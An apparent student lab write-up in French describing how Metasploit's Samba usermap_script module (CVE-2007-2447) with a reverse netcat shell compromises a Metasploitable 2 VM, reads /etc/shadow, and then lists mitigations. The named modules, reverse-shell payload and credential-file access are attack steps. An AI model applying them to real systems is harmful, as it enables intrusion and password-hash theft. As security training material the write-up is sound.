Utilisez Metasploit depuis une machine Kali Linux pour exploiter une vulnérabilité Samba bien connue (CVE-2007-2447). Cela est fait pour infiltrer une machine Metasploitable 2 avec un shell inversé afin d'accéder au dossier racine. Une fois ce dossier accessible, il devrait révéler le dossier /etc/shadow, ce qui prouverait la compromission.
 vig9610/exploiting-samba-on-metasploitable-2

Mon objectif ici était d'utiliser Metasploit depuis une machine Kali Linux pour exploiter une vulnérabilité bien connue de Samba (CVE-2007-2447). Ceci est fait dans le but d'infiltrer une machine Metasploitable 2 avec un reverse shell pour accéder au dossier root. Une fois ce dossier accessible, il devrait révéler le dossier /etc/shadow, ce qui prouverait la compromission.
Scan Nmap et énumération de la cible


Tout d'abord, je commence par identifier chaque adresse IP de chaque machine hôte.
Metasploitable 2: 192.168.1.3
Kali: 192.168.1.4

Ensuite, je ping la machine Metasploitable 2 depuis la machine Kali Linux pour m'assurer qu'il y a une connexion entre les deux.

Je lance ensuite un scan nmap depuis la machine Kali en utilisant le flag -sV afin de déterminer quels ports sont ouverts sur la machine (dans ce cas, le port 445), ce qui montre que le Server Message Block (SMB) a une version Samba 3.X - 4.X qui est justement vulnérable.

Exécution de l'exploit Metasploit Maintenant, je lance Metasploit sur la machine Kali Linux en utilisant la commande « msfconsole ».

Ensuite, j'utilise « use exploit/multi/samba/usermap_script » pour exploiter CVE-2007-2447 afin d'exécuter des commandes arbitraires. Puis je définis RHOSTS sur l'adresse IP cible de Metasploitable 2 et LHOST sur l'adresse IP de la machine attaquante Kali. Ensuite, je lance la commande « payload/cmd/unix/reverse_netcat » pour faire revenir le shell vers la machine hôte, puis « exploit » pour démarrer l'exploit.

Accès par reverse shell Maintenant que la session shell a été initiée, je peux commencer à tester la ligne de commande pour confirmer que je suis connecté à la machine cible Metasploitable 2. La commande « whoami » montre que je suis root, « uname -a » montre la version du noyau ce qui pourrait aider l'attaquant à vérifier d'autres vulnérabilités, et « id » vérifie les privilèges accordés à l'utilisateur root.

Preuve de compromission (/etc/shadow) Enfin, nous devons vérifier si nous pouvons accéder au dossier /etc/shadow, ce qui prouve une compromission totale, et dans ce cas c'est le cas. Nous pouvons maintenant voir tous les mots de passe hachés listés pour les utilisateurs de la machine.
Stratégies d'atténuation
Afin d'atténuer ces vulnérabilités, il est important de s'assurer que des mises à jour régulières sont effectuées pour éviter que des versions obsolètes ne causent de graves vulnérabilités aux systèmes importants. Des corrections logicielles constantes sont importantes pour éviter des risques inutiles qui auraient pu être atténués autrement. Deuxièmement, restreindre l'accès SMB via des pare-feux peut aider à empêcher les acteurs malveillants d'accéder à cette vulnérabilité et même surveiller le trafic entrant et sortant du réseau pour garantir que tout accès non autorisé est interdit. La mise en œuvre du principe du moindre privilège (PoLP) et du contrôle d'accès basé sur les rôles peut aider à garantir que seuls certains utilisateurs ont un accès root et peuvent voir le dossier /etc/shadow. Enfin, la segmentation du réseau peut aider à séparer les différentes couches du réseau afin que si un acteur malveillant parvient à s'infiltrer, il ne puisse pas se déplacer latéralement facilement sans être repéré par les analystes de sécurité.
Professionnalisme, clarté et réflexion
Ce projet m'a aidé à comprendre à quel point il est important de maintenir les systèmes en production patchés et à jour. Les systèmes hérités sont également extrêmement à risque car ils peuvent parfois avoir des mises à jour expirées qui rendent difficile leur sécurisation adéquate. Dans ce cas, l'utilisation de la vulnérabilité « usermap_script » de Samba montre à quel point il peut être facile de profiter de services mal configurés et non patchés pour infiltrer le dossier root et compromettre totalement le système. Étant donné que SMB est couramment utilisé pour le partage de fichiers, cela peut être préjudiciable à la cybersécurité d'une entreprise.
